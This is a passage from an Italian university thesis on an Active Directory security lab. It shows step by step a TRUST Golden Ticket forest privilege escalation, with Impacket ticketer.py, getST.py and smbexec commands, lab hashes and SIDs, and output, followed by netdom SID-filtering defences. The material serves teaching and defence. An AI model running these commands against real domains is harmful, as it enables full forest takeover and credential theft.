- KRB5CCNAME : permette di specificare un ticket da utilizzare in sostituzione alle normali credenziali; nell'esempio viene utilizzato l'*ST* creato nel passaggio precedente che permette l'utilizzo del servizio *CIFS* presso la macchina *dc01.hacklab.local*, che coincide con il DC01.
- -no-pass : permette di evitare l'utilizzo di password per l'autenticazione.
- -k : permette l'autenticazione tramite ticket Kerberos.
- -dc-ip : permette di specificare l'indirizzo del *DC* presso cui autenticare il *ST*; nel caso in esame DC01, il *DC* del dominio *padre*.
- target : *dominio\utente@indirizzo* di cui ottenere la *shell*; nel caso in esame viene utilizzato *corp.hacklab.local\devis.cook@dc01.hacklab.local*; l'indirizzo specificato è quello di DC01, per cui si otterrà una *shell* nel DC01 come utente con privilegi massimi.

Come si può vedere dai risultati conseguiti attraverso questo attacco, è possibile ottenere una *shell* di amministrazione nel *DC* della foresta *hacklab.local*; di conseguenza si hanno privilegi massimi anche in tutti i domini e sotto-domini appartenenti alla stessa foresta.

5.3 TRUST Golden Ticket Attack

Anche l'attacco eseguito utilizzando il *Golden Ticket forgiato* con l'hash *TRUST* è composto da varie fasi. La prima operazione è diversa rispetto all'attacco presentato precedentemente, mentre quelle successive sono del tutto analoghe.



Figura 75: Schema attacco con *TRUST Golden Ticket*.

Si utilizza l'hash dell'account *TRUST* per forgiare localmente fin da subito un *inter-realm TGT*. In questo viene evitata qualsiasi comunicazione col *DC* del dominio *figlio*. Al suo interno deve essere iniettato l'*extra-sid* che permetta di ottenere dei privilegi arbitrari nel dominio scelto. Nuovamente, nell'esempio, verrà iniettato il gruppo *Enterprise Admins* per il dominio *hacklab.local*. Rispetto all'attacco presentato in precedenza sussiste una differenza fondamentale: considerando che non sono previste comunicazioni col *DC* del dominio *figlio*, l'*inter-realm TGT* può essere forgiato per un utente qualsiasi, anche non esistente, in quanto non vengono effettuati controlli di questo tipo del *DC* del dominio *padre*.

Una volta creato il ticket che permette l'autenticazione presso il *DC* nel dominio *padre*, si richiede un *ST* per usufruire di un servizio che permetta di eseguire operazioni privilegiate. Nel caso in esame verrà richiesto il servizio *Common Internet File System (CIFS)* che consente l'accesso, con i privilegi ottenuti, ai file del *DC* del dominio *padre*.

Con i permessi ottenuti grazie al ST può essere eseguito il *dump* degli hash del dominio *padre* o ottenere una *shell* presso il suo *DC*; in questo modo si sono effettivamente guadagnati i privilegi massimi all'interno della foresta.

5.3.1 TRUST Golden Ticket Forgery

Per forgiare l'*inter-realm TGT* con l'*extra-sid* viene utilizzato lo script *Impacket[55] ticketer.py* . Quest'ultimo permette di creare un ticket *ad hoc* localmente, usando l'hash dell'account *HACKLAB$*.

```
root@kali:~/Desktop/test-cloud/impacket# python3 ticketer.py -spn krbtgt/hacklab.local -domain corp.hacklab.local -domain-sid S-
1-5-21-4206347020-1692389405-2219441613 -nthash b3ce5f1ea61460d993d3d2091fe451ca -extra-sid S-1-5-21-2886521826-4274546746-31800
30028-519 fakeuser
Impacket v0.10.1.dev1+20230718.100545.fdbd2568 - Copyright 2022 Fortra

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for corp.hacklab.local/fakeuser
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in fakeuser.ccache
root@kali:~/Desktop/test-cloud/impacket# mv fakeuser.ccache fakeuser.interTGT
```

Figura 76: Output *ticketer.py* - (TRUST Attack).

I parametri utilizzati sono:

- -spn : permette di specificare il servizio di cui si vuole ottenere il ticket; in questo caso viene utilizzato *krbtgt/hacklab.local* che permette l'autenticazione presso il dominio *hacklab.local*.
- -domain : permette di specificare il dominio *figlio*, in questo caso *corp.hacklab.local*.
- -domain-sid : permette di specificare il *SID* del dominio *figlio*; in questo caso viene utilizzato *S-1-5-21-4206347020-1692389405-2219441613*, ottenuto tramite il *SID lookup* precedente.
- -nthash : permette di specificare l'hash, in formato *NT*, che verrà utilizzato per crittografare il ticket; in questo caso viene inserito quello dell'account *HACKLAB$*. Si può specificare l'hash anche usando il parametro *-aesKey* nel caso in cui il formato sia *AES*.
- -extra-sid : permette di specificare il *SID* da iniettare; il formato del *SID* deve essere *SID dominio padre - SID gruppo che si vuole impersonare*. In questo esempio viene utilizzato S-1-5-21-2886521826-4274546746-3180030028-519 dove *519* è il *SID* del gruppo *Enterprise Admins* ottenuto tramite il *SID lookup* già proposto, mentre la parte precedente è il *SID* del dominio *padre*, *hacklab.local*, ottenuto con la medesima operazione.
- username : nome utente per cui viene forgiato il ticket, in questo caso *fakeuser*. Si ricorda che non è necessario specificare un utente esistente nel dominio *figlio*.

A operazione conclusa è stato ottenuto il ticket *fakeuser.interTGT*, l'*inter-realm TGT* per l'utente *fakeuser*, che contiene al suo interno l'*extra-sid*. Il ticket permette l'autenticazione presso il dominio *hacklab.local* nel quale l'utente *fakeuser* non esiste.

5.3.2 ST Request

Per richiedere il *ST* che permette l'utilizzo di un servizio presso il dominio *padre* viene utilizzato lo script *Impacket[55] getST.py* . Quest'ultimo permette di richiedere ticket legittimi a un *DC* specificato.

```
root@kali:~/Desktop/test-cloud/impacket# KRB5CCNAME=fakeuser.interTGT python3 getST.py -spn cifs/dc01.hacklab.local -no-pass -k
-dc-ip dc01.hacklab.local hacklab.local/fakeuser
Impacket v0.10.1.dev1+20230718.100545.fdbd2568 - Copyright 2022 Fortra

[*] Getting ST for user
[*] Saving ticket in fakeuser.ccache
root@kali:~/Desktop/test-cloud/impacket# mv fakeuser.ccache fakeuser.ST
```

Figura 77: Output *getST.py* - (TRUST Attack).

I parametri utilizzati sono:

- KRB5CCNAME : permette di specificare un ticket da utilizzare in sostituzione alle normali credenziali; nell'esempio viene utilizzato l' *inter-realm TGT* creato nel passaggio precedente contenente l'*extra-sid*; permette l'autenticazione presso il dominio *hacklab.local*.
- -spn : permette di specificare il servizio di cui si vuole ottenere il ticket; in questo caso viene utilizzato *cifs/dc01.hacklab.local* che permette l'utilizzo del servizio *CIFS* presso la macchina *dc01.hacklab.local*, che coincide con il DC01.
- -no-pass : permette di evitare l'utilizzo di password per l'autenticazione.
- -k : permette l'autenticazione tramite ticket Kerberos.
- -dc-ip : permette di specificare l'indirizzo del *DC* a cui richiedere il ticket; in questo caso DC01, il *DC* del dominio *padre*.
- username : *dominio\utente* di cui richiedere il ticket; nel caso in esame viene utilizzato *hacklab.local\fakeuser*; il dominio specificato è quello *padre* in quanto l'autenticazione avviene tramite l'*inter-realm TGT*.

A operazione conclusa è stato ottenuto il ticket *fakeuser.ST*, il *Service-Ticket* per l'utente *fakeuser*, che permette di utilizzare il servizio *CIFS*.

5.3.3 Privilege Escalation - risultati

Ora che è stato ottenuto un *ST* che permette di usufruire del servizio *CIFS* è possibile, grazie ai nuovi privilegi di *Enterprise Admins*, effettuare il *dump* degli hash del DC01, appartenente al dominio *hacklab.local*. Inoltre è possibile ottenere una *shell* direttamente nel DC01 usando *tool* come *evil-wirnm*[57], *psexec*[55], *smbexec*[55] ecc.

Di seguito è presentata una soluzione in cui si ottiene una *semi-interactive shell* usando lo script *Impacket[55] smbexec.py* .



Figura 78: Output *smbexec.py* - (TRUST Attack).

I parametri utilizzati sono:

- KRB5CCNAME : permette di specificare un ticket da utilizzare in sostituzione alle normali credenziali; nell'esempio viene utilizzato l' *ST* creato nel passaggio precedente che permette l'utilizzo del servizio *CIFS* presso la macchina *dc01.hacklab.local*, che coincide con il DC01.
- -no-pass : permette di evitare l'utilizzo di password per l'autenticazione.
- -k : permette l'autenticazione tramite ticket Kerberos.
- -dc-ip : permette di specificare l'indirizzo del *DC* presso cui autenticare il *ST*; nel caso in esame DC01, il *DC* del dominio *padre*.
- target : *dominio\utente@indirizzo* di cui ottenere la shell; nel caso in esame viene utilizzato *corp.hacklab.local\fakeuser@dc01.hacklab.local*; l'indirizzo specificato è quello di DC01, per cui si otterrà una shell nel DC01 come utente con privilegi massimi.

Come si può vedere dai risultati conseguiti attraverso questo attacco, è possibile ottenere una *shell* di amministrazione nel *DC* della foresta *hacklab.local*; di conseguenza si hanno privilegi massimi anche in tutti i domini e sotto-domini appartenenti alla stessa foresta.

5.4 Come difendersi

Per evitare che gli attacchi presentati precedentemente abbiano successo bisogna operare filtrando lo storico dei *SID* e quindi non permettendo agli *extra-sid* di essere efficaci all'interno della foresta.

Un *tool built-in* già presente nei *Windows Server* può essere impiegato a questo scopo. Perché le configurazioni siano efficaci deve essere utilizzato coi permessi di amministrazione nel dominio *root* della foresta. Di seguito è presentata una soluzione col *tool* sopracitato *netdom*[34], che consente di disabilitare il *SID History* e di sfruttare la SID *quarantine* tra domini.

Per controllare lo stato dei due filtri si esegue l'operazione seguente in DC01, il *Domain Controller* del dominio *root* della foresta.

```
*Evil-WinRM* PS C:\> netdom trust hacklab.local /domain:corp.hacklab.local /EnableSIDHistory
SID history is disabled for this trust.

The command completed successfully.

*Evil-WinRM* PS C:\> netdom trust hacklab.local /domain:corp.hacklab.local /quarantine
SID filtering is not enabled for this trust. All SIDs presented in an
authentication request from this domain will be honored.

The command completed successfully.
```

Figura 79: Output *netdom trust* #1.

I parametri utilizzati sono:

- trust : specifica la modalità che si occupa dei legami di fiducia tra domini.
- <dominio> : dominio verso il quale si vogliono filtrare i *SID*; in questo caso la limitazione è verso il dominio *root*, *hacklab.local* .
- /domain: : permette di specificare il dominio dal quale devono essere filtrati i *SID*; in questo caso sono limitati i *SID* provenienti da *corp.hacklab.local*.
- /EnableSIDHistory : permette di filtrare i *SID* nei legami di fiducia di *default*.
- /quarantine : permette di filtrare i *SID* nei legami di fiducia *non-default*, come quelli tra padre-figlio in una foresta.

Per abilitare i filtri utilizzare */EnableSIDHistory:no* e */quarantine:yes*.

```
*Evil-WinRM* PS C:\> netdom trust hacklab.local /domain:corp.hacklab.local /EnableSIDHistory:no
Disabling SID history for this trust.

The command completed successfully.

*Evil-WinRM* PS C:\> netdom trust hacklab.local /domain:corp.hacklab.local /quarantine:yes
Setting the trust to filter SIDs.

The command completed successfully.

*Evil-WinRM* PS C:\>
```

Figura 80: Output *netdom trust* #2.

Con questa configurazione sono filtrati con successo i *SID* provenienti dal dominio *corp.hacklab.local* e diretti al dominio *hacklab.local*; dopo un *riavvio* delle macchine gli attacchi presentati precedentemente saranno quindi del tutto inefficaci.

La conferma può essere ottenuta andando a *ritestare* tutte le operazioni con i Ticket presentate precedentemente. Si noti che non verranno restituiti errori, ma le richieste effettuate coi *Service-Ticket* per usufruire dei servizi *CIFS* non andranno a buon fine: venendo filtrato l'*extra-sid* presente nei Ticket, i permessi non saranno sufficienti e il servizio non verrà erogato.

La *Forest Privilege Escalation*, di conseguenza, non potrà più essere conseguita utilizzando questa tipologia di attacchi.

6 Conclusioni

Considerando la popolarità che *Active Directory* sta acquisendo è importante che la ricerca svolta in ambito *cybersecurity* sia orientata anche verso questo, *relativamente* nuovo, tipo di servizio.

Il laboratorio presentato, gli attacchi proposti e le soluzioni consigliate non sono altro che una goccia nel mare. Vulnerabilità più o meno severe vengono scoperte e sfruttate ogni giorno, in un mondo che non può più fare a meno del digitale, senza che vi sia la possibilità di evitarlo.

I risultati sperimentali, comunque, hanno dato un esito previsto, ma spesso sorprendentemente sottovalutato: le configurazioni di *default* non proteggono i sistemi. Considerando che gli attacchi informatici sono sempre più in aumento e sempre più distruttivi, la pianificazione della sicurezza di una rete è oltremodo rilevante. La mancanza di *budget* porta a bassi investimenti sulla sicurezza; questo a sua volta porta a semplificare le procedure e utilizzare le impostazioni *predefinite*, pensando che siano sufficienti a garantire la sicurezza minima. Ragionare in questo modo nel 2023 è sbagliato e pericoloso: compromettere un'intera rete aziendale risulta ancora fin troppo semplice.

Il progetto di questa tesi vuole essere l'inizio di quello che potrebbe essere un progetto in espansione. Come sottolineato, il *playbook Ansible* realizzato è uno scheletro, che può essere facilmente ampliato. Anche se molto basilare, il laboratorio permette di ricreare altre tipologie di attacchi che esulano dagli obiettivi di questa tesi. Inoltre *Ansible*, con la sua flessibilità e la sua praticità, fornisce tutti gli strumenti che permettono di modificare e allargare il laboratorio proposto. Potenzialmente il progetto potrebbe essere ulteriormente sviluppato, in modo che comprenda più macchine, più servizi, più protocolli, tutti basati su scenari reali; di riflesso si aumenterebbero esponenzialmente gli ambienti ricreati e le vulnerabilità da cui sono affetti. Infinite combinazioni di parametri permetterebbero la realizzazione di un vasto laboratorio modulare.

Si potrebbe, ad esempio, improntare il focus del laboratorio sui vari tipi di *legami di fiducia* e imparare come possano essere compromessi. Oppure configurare una workstation che proponga un utente che simuli una interazione umana, su cui poter basare un attacco di *phishing*. O ancora, si potrebbe aggiungere una componente Linux collegata alla rete e configurata con una vulnerabilità nota in modo da aggiungere al proprio bagaglio di conoscenze anche le tecniche che permettono il *pivoting* tra *host*.

Comunque, per ora, questo progetto rimane un valido strumento per *iniziare* ad apprendere i meccanismi su cui si basa *Active Directory*, su come sia possibile comprometterli e su come sia possibile, invece, renderli *più* sicuri di quanto lo fossero prima.

Bibliografia

[1] https://learn.microsoft.com/it-it/windows-server/identity/ad-ds/get-started/virtual-dc/active-directory-domain-services-overview.

[2] https://www.manageengine.com/products/active-directory-audit/kb/what-is/group-policy-in-active-directory.html.

[3] https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/understand-security-identifiers.

[4] https://learn.microsoft.com/it-it/windows-server/identity/ad-ds/plan/dns-and-ad-ds.

[5] https://www.ravenswoodtechnology.com/in-sync-proper-time-configuration-in-ad/.

[6] https://learn.microsoft.com/it-it/windows-server/security/kerberos/kerberos-authentication-overview.

[7] https://learn.microsoft.com/it-it/windows-server/identity/ad-ds/plan/using-the-organizational-domain-forest-model.

[8] https://zindagitech.com/different-types-of-trusts-in-an-active-directory/.

[9] https://learn.microsoft.com/en-us/azure/active-directory-domain-services/concepts-forest-trust.

[10] https://it.wikipedia.org/wiki/Kerberos.

[11] https://www.geeksforgeeks.org/kerberos/.

[12] F. Butler, I. Cervesato, A. D. Jaggard, A. Scedrov, and C. Walstad, "Formal analysis of kerberos 5," *Theoretical Computer Science*, vol. 367, no. 1, pp. 57–87, 2006, automated Reasoning for Security Protocol Analysis. [Online]. Available: https://www.sciencedirect.com/science/article/pii/S0304397506005743

[13] https://zer1t0.gitlab.io/posts/attacking_ad/.

[14] https://adsecurity.org/?p=1640.

[15] https://book.hacktricks.xyz/windows-hardening/active-directory-methodology.

[16] C. D. Motero, J. R. B. Higuera, J. B. Higuera, J. A. S. Montalvo, and N. G. Gómez, "On attacking kerberos authentication protocol in windows active directory services: A practical survey," *IEEE Access*, vol. 9, pp. 109 289–109 319, 2021.

[17] https://adsecurity.org/?p=1588.

[18] https://nvd.nist.gov/vuln/detail/cve-2017-0144.

[19] https://nvd.nist.gov/vuln/detail/cve-2020-1472.

[20] https://nvd.nist.gov/vuln/detail/CVE-2021-34527.

[21] https://nvd.nist.gov/vuln/detail/CVE-2021-1675.

[22] https://nvd.nist.gov/vuln/detail/CVE-2021-34481.

[23] B. Mokhtar, A. Jurcut, M. ElSayed, and M. Azer, "Active directory attacks—steps, types, and signatures," *Electronics*, vol. 11, no. 16, p. 2629, Aug 2022. [Online]. Available: http://dx.doi.org/10.3390/electronics11162629

[24] https://learn.microsoft.com/en-us/windows/win32/secauthn/ticket-granting-tickets.

[25] https://blog.netwrix.com/2023/05/09/ad-group-types-universal-groups-global-groups-domain-local-groups/.

[26] L. Topham, K. Kifayat, Y. A. Younis, Q. Shi, and B. Askwith, "Cyber security teaching and learning laboratories: A survey," *Information & Security*, vol. 35, no. 1, p. 51, 2016.

[27] https://www.geeksforgeeks.org/difference-between-black-box-vs-white-vs-grey-box-testing/.

[28] https://it.wikipedia.org/wiki/Ansible_(software).

[29] https://docs.ansible.com/ansible/latest/playbook_guide/playbooks_intro.html.

[30] https://docs.ansible.com/ansible/latest/collections/index_connection.html.

[31] https://docs.ansible.com/ansible/latest/playbook_guide/playbooks_variables.html.

[32] https://blog.quest.com/sid-history-in-an-active-directory-migration-what-you-need-to-know/.

[33] https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/sid-history-injection.

[34] https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/cc835085(v=ws.11).

[35] M. Soria-Machado, D. Abolins, C. Boldea, and K. Socha, "Kerberos golden ticket protection," *Mitigating Pass-the-Ticket on Active Directory, CERT-EU Security Whitepaper*, vol. 7, p. 2016, 2014.

[36] https://docs.ansible.com/ansible/latest/playbook_guide/playbooks_reuse_roles.html.

[37] P. Masek, M. Stusek, J. Krejci, K. Zeman, J. Pokorny, and M. Kudlacek, "Unleashing full potential of ansible framework: University labs administration," in *2018 22nd Conference of Open Innovations Association (FRUCT)*, 2018, pp. 144–150.

[38] https://docs.ansible.com/ansible/latest/inventory_guide/intro_inventory.html.

[39] https://docs.ansible.com/ansible/latest/collections/ansible/builtin/psrp_connection.html.

[40] https://docs.ansible.com/ansible/2.9/modules/win_hostname_module.html.

[41] https://docs.ansible.com/ansible/2.9/modules/win_reboot_module.html.

[42] https://docs.ansible.com/ansible/2.9_ja/modules/win_feature_module.html.

[43] https://docs.ansible.com/ansible/2.9/modules/win_dns_client_module.html.

[44] https://docs.ansible.com/ansible/2.9/modules/win_domain_module.html.

[45] https://docs.ansible.com/ansible/latest/collections/ansible/windows/win_powershell_module.html.

[46] https://learn.microsoft.com/en-us/powershell/module/addsdeployment/install-addsdomain?view=windowsserver2022-ps.

[47] https://docs.ansible.com/ansible/latest/collections/ansible/builtin/pause_module.html.

[48] https://docs.ansible.com/ansible/latest/collections/ansible/windows/win_copy_module.html.

[49] https://docs.ansible.com/ansible/latest/collections/ansible/windows/win_file_module.html.

[50] https://docs.ansible.com/ansible/latest/collections/ansible/windows/win_shell_module.html.

[51] https://www.nakivo.com/blog/virtualbox-network-setting-guide/.

[52] https://docs.ansible.com/ansible/latest/cli/ansible-playbook.html.

[53] https://linux.die.net/man/8/ntpdate.

[54] https://github.com/byt3bl33d3r/CrackMapExec.

[55] https://github.com/fortra/impacket.

[56] https://support.microsoft.com/en-gb/topic/kb5008380-authentication-updates-cve-2021-42287-9dafac11-e0d0-4cb8-959a-143bd0201041.

[57] https://github.com/Hackplayers/evil-winrm.

[58] https://www.ired.team/offensive-security/credential-access-and-credential-dumping/ntds.dit-enumeration.

[59] https://www.thehacker.recipes/a-d/movement/credentials/dumping/sam-and-lsa-secrets.

[60] https://cloudinfrastructureservices.co.uk/active-directory-ports/.

Immagini

Le figure da 1 a 11, da 16 a 18, 24, 28, 50, 70, 75 sono state realizzate utilizzando:
`https://www.drawio.com/`

La figura 12 è stata scaricata dal web e modificata.
La versione originale può essere trovata qui:
`https://www.geeksforgeeks.org/kerberos/`

La figura 13 è stata scaricata dal web e modificata.
La versione originale può essere trovata qui:
`https://adsecurity.org/?p=1588`

La figura 14 è stata scaricata dal web.
La versione originale può essere trovata qui:
`https://adsecurity.org/?p=1588`

Le figure 15 e 19 sono state realizzate utilizzando:
`https://docs.google.com/`

Le figure da 20 a 23, da 25 a 27, da 29 a 49, da 51 a 69, da 71 a 74 e da 76 a 80 sono invece *Screenshots* personali, realizzati per essere utilizzati all'interno dell'elaborato.